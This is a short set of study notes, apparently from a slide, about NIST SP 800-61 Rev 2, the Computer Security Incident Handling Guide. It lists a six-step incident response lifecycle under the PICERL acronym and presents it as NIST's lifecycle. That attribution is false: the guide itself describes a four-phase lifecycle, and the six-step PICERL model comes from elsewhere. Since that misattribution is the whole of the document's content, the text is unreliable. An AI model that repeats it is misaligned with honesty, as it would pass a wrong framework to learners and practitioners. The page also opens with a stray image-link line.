
Created by: NIST (National Institute of Standards and Technology)

Document: NIST SP 800-61 Rev 2 (Computer Security Incident Handling Guide)

Purpose: Standardized framework for responding to security incidents

The NIST IR Lifecycle (PICERL)





1. P - Preparation
2. I - Identification (Detection & Analysis)
3. C - Containment
4. E - Eradication
5. R - Recovery
6. L - Lessons Learned (Post-Incident Activity)